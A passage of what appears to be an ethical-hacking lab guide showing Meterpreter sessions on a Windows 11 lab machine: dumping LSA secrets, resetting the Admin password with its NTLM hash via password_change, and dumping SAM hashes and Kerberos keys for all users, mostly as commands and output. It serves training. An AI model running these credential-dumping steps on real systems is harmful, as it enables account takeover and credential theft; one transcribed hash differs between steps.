
* Primary:Kerberos-Newer-Keys *
  Default Salt : WINDOWS11Admin
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
    aes128_hmac (4096) : edaf39bb79df13484692a09c3da27b55
    des_cbc_md5 (4096) : 64b5ade075461a70
  OldCredentials
    aes256_hmac (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
    aes128_hmac (4096) : edaf39bb79df13484692a09c3da27b55
    des_cbc_md5 (4096) : 64b5ade075461a70

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : WINDOWS11Admin
  Credentials
    des_cbc_md5 : 64b5ade075461a70
  OldCredentials
    des_cbc_md5 : 64b5ade075461a70
```


41. To view the LSA Secrets Login hashes type **lsa_dump_secrets** and press **Enter**.

Note: LSA secrets are used to manage a system's local security policy, and contain sensitive data such as User passwords, IE passwords, service account passwords, SQL passwords etc.



```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716

Local name : Windows11 ( S-1-5-21-211858687-566857532-2239795073 )
Domain name : WORKGROUP


Policy subsystem is : 1.18
LSA Key(s) : 1, default {0560f493-0b30-43b2-a367-067fc006c55e}
  [00] {0560f493-0b30-43b2-a367-067fc006c55e} d22bcd401146d93672a757d693f1d9eb3dc94da3e88a6cc3f4ca997eccce965

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 62 35 46 08 87 54 e7 5a 6d 42 78 87 c0 16 d1 21 97 c7 19 d0 e4 cd d3 b3 f4 55 e7 1b 3d e7 e8 b9 91 27 f6 96 65 ee 30 b1
full: 623546088754e75a6d427887c016d12197c719d0e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
m/u : 623546088754e75a6d427887c016d12197c719d0 / e4cdd3b3f455e71b3de7e8b99127f69665ee30b1
old/hex : 01 00 00 00 92 da 38 a8 17 94 a6 77 25 a0 a2 e7 65 a4 3a f4 bf 22 86 a3 12 77 3f 97 6e 40 63 2c e1 d6 1e ef cc ae c5 f0 40 af bf 91
full: 92da38a81794a67725a0a2e765a43af4bf2286a312773f976e40632ce1d61eefccaec5f040afbf91
m/u : 92da38a81794a67725a0a2e765a43af4bf2286a3 / 12773f976e40632ce1d61eefccaec5f040afbf91

Secret : NL$KM
cur/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
old/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
  
```

42. Now we will change the password of **Admin** using the **password_change** module.

43. In the console, type **password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password** (here, the NTLM hash of **Admin** is **92937945b518814341de3f726500d4ff**).



```

Secret : NL$KM
cur/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f
old/hex : 7c 3f 42 cc 55 f7 ad d8 59 c9 9b 29 c6 c4 5a 1e 1b 2d 52 64 20 e5 ed 5c 06 da 01 72 47 71 17 99 84 f7 7e ff 96 e7 c3 7e 60 70 70 64 85 4c 8c f1 d8 57 65 17 4d ce c6 4c c2 79 46 b6 8b 8b 07 4f

meterpreter > password_change -u Admin -n 92937945b518814341de3f726500d4ff -P password
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 8846f7eae8fb117ad06bdd830b7586c
meterpreter >
  
```

44. We can observe that the password has been changed successfully.

45. Check the new hash value by typing **lsa_dump_sam** and press **Enter** to load NTLM Hashes of all users.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] No server (-s) specified, defaulting to localhost.
[+] Success! New NTLM hash: 8846f7eaae8fb117ad06bdd830b7586c
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716
Local SID : S-1-5-21-211858687-566857532-2239795073

SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6be54f349fb16786cbc468baea89e2bb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : a2aeb1670f47f42479bc09f574c2a6a0

* Primary:Kerberos-Newer-Keys *
Default Salt : WDAGUtilityAccount
```

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help

RID : 000003ea (1002)
User : Admin
Hash NTLM: 8846f7eaae8fb117ad06bdd830b7586c

Supplemental Credentials:


RID : 000003ed (1005)
User : Jason
Hash NTLM: 2d20d252a479f485cdf5e171d93985bf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : de7d2d59ad92a4ae51f1a62dd5e0d94a

* Primary:Kerberos-Newer-Keys *
Default Salt : WINDOWS11Jason
Default Iterations : 4096
Credentials
  aes256_hmac      (4096) : 59d66a9eaf7f8065599d93f08606fc3fbbfde1251d9f3655509db0041c5a04bd
  aes128_hmac      (4096) : e121547285cd11d304b0dcad77071459
  des_cbc_md5      (4096) : 9ea74c8c20daa780
OldCredentials
  aes256_hmac      (4096) : 59d66a9eaf7f8065599d93f08606fc3fbbfde1251d9f3655509db0041c5a04bd
  aes128_hmac      (4096) : e121547285cd11d304b0dcad77071459
  des_cbc_md5      (4096) : 9ea74c8c20daa780

